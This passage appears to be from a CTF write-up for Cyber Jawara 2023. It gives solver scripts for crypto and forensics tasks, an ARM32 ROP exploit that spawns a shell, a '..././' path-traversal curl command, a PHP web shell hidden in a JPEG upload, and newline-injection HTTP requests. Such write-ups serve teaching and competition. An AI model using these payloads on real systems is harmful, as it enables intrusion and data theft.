        zero_to_255[i]=zero_to_255[v10]
        zero_to_255[v10]=v11
    return bytearray(zero_to_255)

def generate_stream(xorstream_key,n):
    xor_key=[]
    for _ in range(n):
        v1 = (xorstream_key[256] + 1)&0xff
        xorstream_key[256] = v1
        v2 = xorstream_key[v1]
        v3 = (v2 + xorstream_key[257])&0xff
        xorstream_key[257] = v3
        xorstream_key[v1] = xorstream_key[v3]
        xorstream_key[v3] = v2
        key=xorstream_key[(xorstream_key[v1] + v2)&0xff]
        xor_key.append(key)
    return bytearray(xor_key)

_xorstream_key=generate_stream_key("rs")
print(len(_xorstream_key))
xorkey=generate_stream(_xorstream_key,1000)
enc=bytes.fromhex("18 91 34 44 10 76 B9 9F 17 D5 9C 42 FE 38 38 11 96 33
C8")
enc=bytes.fromhex("2b8e730b1d66e9d818c6de59fd2f245ad97ad43e0afc207220e62310
5e15f7f410a0c2501dadce6d77700f64ffe12ec0363e613336")
print(xor(enc,xorkey)[:len(enc)])
w=extract_tcp_data('traffic.pcapng',"192.168.10.41")
```

```
for i in range(len(w)):
    try:
        enc=w[i][TCP].payload.load
        res=xor(enc,xorkey)[:len(enc)]
        if(b"CJ2023{" in res):
            print(w[i][IP].src,w[i][IP].dst, res)
    except:
        pass
```

FLAG : CJ2023{i_care_about_my_victim_pc_so_i_wrote_this_in_rust_to_ensure_memory_safety}

Cryptography

daruma

Given data:
R -> pow(k,e,n2) % n2
S -> plain * k * pow(beta,l,n2) %n2
real_n2
e
real_beta

Controlled data:
N -> 10000> n.bit_length() > 2000 and isNotPrime(n)
e -> any
beta -> any
Plaintext -> any

1. If e = 1 , then R = pow(k,e,n2)%n2 = k
2. If plaintext = 1 then S = k * pow(beta,l,n2) % n2 ;
   pow(beta,l,n2) = inverse(k)*S % n2 ;
   flag= inverse(k* pow(beta,l,n2))*S % n2

By sending N=real_n2 , e=1 , beta=real_beta, plaintext=1 , We can decrypt the flag without using the decryption function

```
from pwn import *
from Crypto.Util.number import *
r=remote("178.128.102.145", 50001)

print(r.recvuntil(b"Encrypted flag:"))
R,S=eval(r.recvline())
r.recvuntil(b"Bob public key:")
n2,e,beta=eval(r.recvline())

r.sendlineafter(b"Your public modulus: ",str(n2).encode())
r.sendlineafter(b"Your public e: ",b"1")
r.sendlineafter(b"Your public beta: ",str(beta).encode())
r.sendlineafter(b"Message you want to encrypt and sign: ",b"\x01")

r.recvuntil(b"Your ciphertext:")
k,s_mod=eval(r.recvline())
k_inv = inverse(k,n2)
```

```
pow_res = (k_inv*s_mod)%n2
# print(pow_res)
w=k*pow_res
w_inv = inverse(w,n2)
flag=long_to_bytes(w_inv*S%n2)
print(flag)
r.close()
```

```
┌──(kali㉿kali)-[~/…/2023/CJ2023/crypto/daruma]
└─$ python3 sv.py
[+] Opening connection to 178.128.102.145 on port 50001: Done
b'Encrypted flag:'
b'CJ2023{dont_roll_your_own_crypto_part_xxxxx_idk}\n'
[*] Closed connection to 178.128.102.145 port 50001
```

FLAG: CJ2023{dont_roll_your_own_crypto_part_xxxxx_idk}

Chokaro

```
import random
import numpy as np
import qrcode
from PIL import Image

def mix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[nx][ny] = element

    return narr


def rescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]

    return final_arr

FLAG = open('flag.txt', 'r').read()

qr = qrcode.QRCode(border=0)
qr.add_data(FLAG)
qr.make(fit=True)

mat = np.array(qr.get_matrix(), dtype=bool)

a = random.randrange(1, len(mat)-1)
b = random.randrange(1, len(mat)-1)

scrambled = mat
for _ in range(22):
    scrambled = mix(a,b,scrambled)
```

```
scrambled = rescale(scrambled)

img = Image.fromarray(scrambled)
img.save('mixed.png')
```

This code is converting flag into a qr data, shuffled the qr data 22 times, rescale it by 10 times then save it as image

Because the range is quite small, we can solve this by bruteforcing the value of a ,b and the length of qr matrix

Assuming we got the correct a and b, we just need to unrescale the data, unmix the pixel by generating the scramble map , then rescale it again

```
def unmix(a,b,n,arr):
    mapp_=get_mapping(a,b,n)
    res=[[0 for _ in range(n)] for _ in range(n)]
    for i in range(len(mapp_)):
        x,y,mapped_x,mapped_y=mapp_[i]
        res[x][y]=arr[mapped_x][mapped_y]
    return res

def get_mapping(a,b,n):
    mapp=[]
    for x in range(n):
        for y in range(n):
            nx=(x + y * a) % n
            ny = (x * b + y * (a * b + 1)) % n
            mapp.append((x,y,nx,ny))
    return mapp
```

The last part is to check if the value is containing “CJ2023{“ using pyzbar

```
import random
import numpy as np
import qrcode
from PIL import Image,ImageOps
from pyzbar.pyzbar import decode
def mix(a,b,arr):
```

```
    udah=[]
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        # print(x,y)
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        # print((x,y) , (nx,ny), (nx,ny) in udah)
        udah.append((nx,ny))
        narr[nx][ny] = element

    return narr

def unmix(a,b,n,arr):
    mapp_=get_mapping(a,b,n)
    res=[[0 for _ in range(n)] for _ in range(n)]
    for i in range(len(mapp_)):
        x,y,mapped_x,mapped_y=mapp_[i]
        res[x][y]=arr[mapped_x][mapped_y]
    return res

def get_mapping(a,b,n):
    mapp=[]
    for x in range(n):
        for y in range(n):
            nx=(x + y * a) % n
            ny = (x * b + y * (a * b + 1)) % n
            mapp.append((x,y,nx,ny))
    return mapp


def rescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j] # 0:10 ,
0:10

    return final_arr
```

```python
w=Image.open("mixed.png")

w=np.array(w).tolist()
unrescale=[]

# un-rescale
for i in range(len(w)):
    unrescale.append(w[i][0::10]) #column
unrescale=unrescale[0::10] # row

#unscramble brute
n=33 # matrix is 33*33
for size in range(256):
    for a in range(1,size):
        for b in range(1,size):
            # print(a,b)
            mapp_=get_mapping(a,b,n)
            unscrambled=[[0 for _ in range(n)] for _ in range(n)]
            for _ in range(22):
                if(_==0):
                    unscrambled=unmix(a,b,n,unrescale)
                else:
                    unscrambled=unmix(a,b,n,unscrambled)

            W=np.array(unscrambled)
            W=rescale(W)
            img = Image.fromarray(W)
            inv_img=ImageOps.invert(img) # need to invert for some reason
            res=decode(inv_img)
            if(len(res)>0):
                flag=res[0].data.decode("latin-1")
                print(a,b,flag)
                exit()
```

```
┌──(kali㉿kali)-[~/…/2023/CJ2023/crypto/chokaro]
└─$ python3 decrypt.py
10 18 CJ2023{small_exercise_to_start_your_day_:D}
```

FLAG : CJ2023{small_exercise_to_start_your_day_:D}

Binary Exploitation

Sorearm

Given “chall” binary file:

File Info
./chall: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux-armhf.so.3, BuildID[sha1]=de162d95112187c9537e98aacf5838f79a17a33a, for GNU/Linux 3.2.0, not stripped

This is an arm32 bit challenge. After reverse engineering the challenge binary we found that there’s a buffer overflow vulnerability on the main function.

Main

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // r3
  int v5; // [sp+8h] [bp+8h]

  init(argc, (int)argv, (int)envp, v3);
  read(0, &v5, 0x100u);
  return 0;
}
```

We also found a function that contains system().

b()

```
int b()
{
  return system(command);
}
```

And another function that will print the **/bin/sh** string using puts().

a()

```
int a()
{
```

```
  return puts(binsh);
}
```

At this point our goal is to obtain RCE by creating a rop-chain in arm32. We need to observe the offset to overwrite %pc and find a useful gadget to set the %r0 register with **/bin/sh** string. We can use ropper to obtain every gadget we need. And IDA to find the address of **/bin/sh** string.

Gadget
0x00010526 (0x00010527): pop {r3, r4, r7, pc}; 0x0001055a (0x0001055b): mov r0, r3; blx #0x3f8; nop; pop {r7, pc};

Here is my exploit code to obtain remote code execution

x.py

```
from pwn import *
# /home/ctf/run_challenge.sh: line 2:   379 Bus error               (core dumped) qemu-arm-static
-L /usr/arm-linux-gnueabihf/ ./chall
binsh = 0x012044
cmd = 0x012048
system = 0x0103F0 +12
puts = 0x010542

# 0x00010526 (0x00010527): pop {r3, r4, r7, pc};
pop = 0x00010526

# a = 0x10538+1
a = 0x0010534+7
main = 0x0010568+3
pop = 0x00010526

b = 0x10556+5

off = 28

puts_plt = 0x103ec

# r = process(["qemu-arm","-L", "/usr/arm-linux-gnueabihf", "-g", "1234",  "./chall"]) # run and
debug

# for i in range(20,30):
r = remote('137.184.6.25', 17002)
# print("off: " + str(i))

p = b"A" * off
p += p32(0x00010527) # pop {r3, r4, r7, pc};
```

```
p += p32(0x1062C)
p += p32(0x012044)
p += p32(0xdeadbeec)
p += p32(0x0001055b) # mov R0, R3; BLX system
p += p32(0xdeadbeef)
p += p32(puts_plt)


# print(str(p).replace("b","").replace("""",""))
r.send(p)
r.interactive()
# print(r.recv())
```

FLAG: CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}

Web

Static Web

Given “index.js” source code :

index.js

```
const http = require('http');
const fs = require('fs');
const path = require('path');
const url = require('url');

const config = require('./config.js')

const server = http.createServer((req, res) => {
    if (req.url.startsWith('/static/')) {
        const urlPath = req.url.replace(/\.\.\/g, '')
        const filePath = path.join(__dirname, urlPath);
        fs.readFile(filePath, (err, data) => {
            if (err) {
                res.writeHead(404);
                res.end("Error: File not found");
            } else {
                res.writeHead(200);
                res.end(data);
            }
        });
    } else if (req.url.startsWith('/admin/')) {
        const parsedUrl = url.parse(req.url, true);
        const queryObject = parsedUrl.query;
        if (queryObject.secret == config.secret) {
            res.writeHead(200);
            res.end(config.flag);
        } else {
            res.writeHead(403);
            res.end('Nope');
        }
    } else if (req.url == '/') {
        fs.readFile('index.html', (err, data) => {
            if (err) {
                res.writeHead(500);
                res.end("Error");
            } else {
                res.writeHead(200);
                res.end(data);
            }
        });
```

```
    } else {
        res.writeHead(404);
        res.end("404: Resource not found");
    }
});

server.listen(3000, () => {
    console.log("Server running at http://localhost:3000/");
});
```

We need to bypass the path traversal check, get the secret value from “config.js” and read the flag.

```
┌──(kali㉿kali)-[~]
└─$ curl 'https://static-web.ctf.cyberjawara.id/static/..././config.js' --path-as-is
const secret = 'wWij1i23ejasdsdjvno2rnj123123';
const flag = 'CJ2023{1st_warmup_and_m1c_ch3ck}';

module.exports = {secret, flag}
```

FLAG : CJ2023{1st_warmup_and_m1c_ch3ck}

Magic 1

Given a PHP web application, the main logic located on “magic.php” :

magic.php

```
<?php
$resizedImagePath = null;
$error = null;

function canUploadImage($file) {
    $fileExtension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
    $finfo = new finfo(FILEINFO_MIME_TYPE);
    $fileMimeType = $finfo->file($file['tmp_name']);
    $maxFileSize = 500 * 1024;
    return (strpos($fileMimeType, 'image/') === 0 &&
        $file['size'] <= $maxFileSize &&
        strlen($file['name']) >= 30
    );
}

function resizeImage($file) {
    try {
        $imagick = new \Imagick($file['tmp_name']);
```

```
        $imagick->thumbnailImage(50, 50, true, true);
        $filePath = 'results/50x50-' . $file['name'];
        $imagick->writeImage($filePath);
        chmod($filePath, 0444);
        return $filePath;
    } catch (Exception $e) {
        global $error;
        $error = 'Error when doing magic.';
        return null;
    }
}

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    if (canUploadImage($_FILES['image'])) {
        move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' .
$_FILES['image']['name']);
        $resizedImagePath = resizeImage($_FILES['image']);
    } else {
        $error = 'Please upload different file.';
    }
}
?>
```

We just need to upload a .php file but before that, we need to craft our PHP webshell inside a valid image file data :


```
┌──(kali㉿kali)-[~/…/cyberjawara/qual/web/magic-1]
└─$ cp ~/Pictures/ember.jpeg .

┌──(kali㉿kali)-[~/…/cyberjawara/qual/web/magic-1]
└─$ echo '<?php echo system($_GET["id"]); ?>' >> ember.jpeg

┌──(kali㉿kali)-[~/…/cyberjawara/qual/web/magic-1]
└─$ mv ember.jpeg AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyera.php
```

Upload the file and visit the file to trigger the RCE :

```
https://magic-1.ctf.cyberjawara.id/results/original-AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Ayera.php?id=cat%20/flag.txt
```



FLAG :
CJ2023{4n0th3r_unrestricted_file_upload__}CJ2023{4n0th3r_unrestricted_file_upload__}

Wonder Drive

Given a python web application, below are the snippet of the code :

app.py

```
@app.route('/repository/<username>/')
def user_repository_root(username):
    if 'username' not in session or session['username'] != username:
        return 'Access Denied', 403

    filepath = ''
    full_path = safely_join(app.config['UPLOAD_FOLDER'], username)
    full_path = safely_join(full_path, filepath)

    if not os.path.exists(full_path):
        os.makedirs(full_path, exist_ok=True)

    contents = []
    for item in os.listdir(full_path):
        item_path = safely_join(filepath, item)
        item_full_path = safely_join(full_path, item)
        contents.append({'name': item, 'path': item_path, 'is_file': os.path.isfile(item_full_path)})
    return render_template(
        'repository.html',
        contents=contents,
        username=username,
        current_path=filepath
    )

@app.route('/repository/<username>/<path:filepath>')
def user_repository(username, filepath):
    accessible = False
```

```
    full_path = safely_join(app.config['UPLOAD_FOLDER'], username)
    full_path = safely_join(full_path, filepath)

    if 'username' in session and session['username'] != username:
        accessor = session['username']
        if is_accessible(accessor, full_path):
            accessible = True
    elif 'username' in session and session['username'] == username:
        accessible = True

    if not accessible:
        return 'Access Denied', 403

    if os.path.isdir(full_path):
        contents = []
        for item in os.listdir(full_path):
            item_path = safely_join(filepath, item)
            item_full_path = safely_join(full_path, item)
            contents.append({'name': item, 'path': item_path, 'is_file':
os.path.isfile(item_full_path)})
        return render_template('repository.html', contents=contents, username=username,
current_path=filepath)
    elif os.path.isfile(full_path):
        return render_template(
            'preview.html',
            filepath=filepath,
            username=username,
            current_path=filepath,
            dumps=json.dumps,
            data={'owner': username, 'file_path':filepath}
        )
    else:
        return 'File not found', 404

@app.route('/download/<username>/<path:filepath>')
def download_file(username, filepath):
    accessible = False

    full_path = safely_join(app.config['UPLOAD_FOLDER'], username)
    full_path = safely_join(full_path, filepath)

    if 'username' in session and session['username'] != username:
        accessor = session['username']
        if is_accessible(accessor, full_path):
            accessible = True
    elif 'username' in session and session['username'] == username:
        accessible = True

    if not accessible:
```

```
        return 'Access Denied', 403

    if os.path.exists(full_path) and os.path.isfile(full_path):
        return send_from_directory(directory=os.path.dirname(full_path),
path=os.path.basename(filepath))
    else:
        return 'File not found', 404

@app.route('/create_directory', methods=['POST'])
def create_directory():
    if 'username' not in session:
        return 'You are not logged in', 403

    username = session['username']
    current_path = request.form['current_path']
    directory_name = request.form['directory_name']
    directory_path = safely_join(app.config['UPLOAD_FOLDER'], username)
    directory_path = safely_join(directory_path, current_path)
    directory_path = safely_join(directory_path, directory_name)

    if not os.path.exists(directory_path):
        os.makedirs(directory_path, exist_ok=True)
        return redirect(url_for('user_repository', username=username, filepath=current_path))
    else:
        return 'Directory already exists', 400

@app.route('/upload', methods=['POST'])
def upload_file():
    if 'username' not in session:
        return 'You are not logged in', 403

    username = session['username']
    directory = request.args.get('directory')
    user_upload_folder = safely_join(app.config['UPLOAD_FOLDER'], username)
    user_upload_folder = safely_join(user_upload_folder, directory)

    if not os.path.exists(user_upload_folder):
        os.makedirs(user_upload_folder)

    if 'file' not in request.files:
        return 'No file part', 400
    file = request.files['file']

    if file.filename == '':
        return 'No selected file', 400

    if file and allowed_file(file.filename):
        filename = file.filename
        file.save(safely_join(user_upload_folder, filename))
        return redirect(url_for('user_repository', username=username, filepath=directory))
```

```
    return 'Invalid file or file type'

@app.route('/share', methods=['POST'])
def share():
    if 'username' not in session:
        return 'You are not logged in', 403

    file_path = request.form['file_path']
    username = session['username']

    user_file_path = safely_join(app.config['UPLOAD_FOLDER'], username)
    user_file_path = safely_join(user_file_path, file_path)

    if not os.path.exists(user_file_path):
        return 'Cannot share the file'

    data = {"user": username, "filepath": user_file_path}
    s = URLSafeSerializer(app.secret_key)
    token = s.dumps(data)
    return token

@app.route('/accept_share/<token>', methods=['GET', 'POST'])
def accept_share(token):
    if 'username' not in session:
        return redirect(url_for('login'))

    username = session['username']

    s = URLSafeSerializer(app.secret_key)
    try:
        data = s.loads(token)
    except:
        return 'Invalid or expired share link', 404

    if request.method == 'POST':
        access_file = f"accounts/{username}/access"
        with open(access_file, "a", encoding="ascii") as f:
            f.write(f"{data['filepath']}\n")
        return redirect(url_for('user_repository_root', username=username))

    file_info = {'filepath': data['filepath'], 'user': data['user']}
    return render_template('accept_share.html', file_info=file_info, token=token)
```

The main objective is to read https://wonder-drive.ctf.cyberjawara.id/repository/wonderadmin/flag.txt content. In order to do so, we need to insert the “repository/wonderadmin/flag.txt” into our user’s access file. Since there is no strict or proper check on the process to create or share a directory, we could just

supply a new line to a newly created directory and we could inject our own access file with “repository/wonderadmin/flag.txt” string.

First, we need to register an account and login.

Second, we need to create a directory :

```
POST /create_directory HTTP/1.1

Host: wonder-drive.ctf.cyberjawara.id
Cookie:
session=eyJ1c2VybmFtZSI6InllcmF5ZXJheWVyYSJ9.ZWwaZg.eo3eciquD6SO4SwM6PVEm
E6hP64
Content-Length: 66
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://wonder-drive.ctf.cyberjawara.id
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://wonder-drive.ctf.cyberjawara.id/repository/yerayerayera/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

directory_name=xxx%0arepository/wonderadmin/flag.txt&current_path=
```

Third, we need to generate the share token for that directory :

```
POST /share HTTP/1.1

Host: wonder-drive.ctf.cyberjawara.id
Content-Length: 69
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-platform: "Linux"
sec-ch-ua-mobile: ?0
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/119.0.6045.159 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://localhost:16000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:16000/repository/mantapgangan/ember.jpeg
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie:
session=eyJ1c2VybmFtZSI6InllcmF5ZXJheWVyYSJ9.ZWwaZg.eo3eciquD6SO4SwM6PVEm
E6hP64
Connection: close

username=yerayerayera&file_path=xxx%0arepository/wonderadmin/flag.txt
```

Fourth, we need to accept the share ourself, so the “repository/wonderadmin/flag.txt” is written to our access file:

```
POST
/accept_share/.eJyrViotTi1SsIKqTC1KhGElHaW0zJzUgsSSDKBMUWpBfnFmSX5RpT6yIv2K
ioqYPCTJ8vy8FKB4Sm5mnn5aTmK6XklFiVItAPysJUk.gsU4l5mv82GI762lYc34Av1Fm8k
HTTP/1.1
Host: wonder-drive.ctf.cyberjawara.id
Cookie:
session=eyJ1c2VybmFtZSI6InllcmF5ZXJheWVyYSJ9.ZWwaZg.eo3eciquD6SO4SwM6PVEm
E6hP64
Content-Length: 0
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://wonder-drive.ctf.cyberjawara.id
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://wonder-drive.ctf.cyberjawara.id/accept_share/.eJyrViotTi1SsIKqTC1KhGElHaW0zJzUg
```

sSSDKBMUWpBfnFmSX5RpT6yIv2KioqYPCTJ8vy8FKB4Sm5mnn5aTmK6XklFiVItAPysJUk.gsU4l5mv82GI762lYc34Av1Fm8k
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close

Last, fetch the flag:

Request

Raw Hex

```
1 GET /download/wonderadmin/flag.txt HTTP/1.1
2 Host: wonder-drive.ctf.cyberjawara.id
3 Cookie: session=
  eyJ1c2VybmFtZSI6InllcmF5ZXJheWVyYSJ9.ZWwaZg.eo3eciquD6SO4SwM6PVEm
  E6hP64
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://wonder-drive.ctf.cyberjawara.id
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
   Safari/537.36
11 Accept:
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Sun, 03 Dec 2023 06:10:30 GMT
4 Content-Type: text/plain; charset=utf-8
5 Content-Length: 45
6 Connection: close
7 Content-Disposition: inline; filename=flag.txt
8 Last-Modified: Sat, 02 Dec 2023 06:57:56 GMT
9 Cache-Control: no-cache
10 ETag: "1701500276.5540295-45-58723870"
11 Vary: Cookie
12
13 CJ2023{wonderful_trick!_zzzzzzzzzzzzzzzzzzzz}
```

FLAG : CJ2023{wonderful_trick!_zzzzzzzzzzzzzzzzzzzz}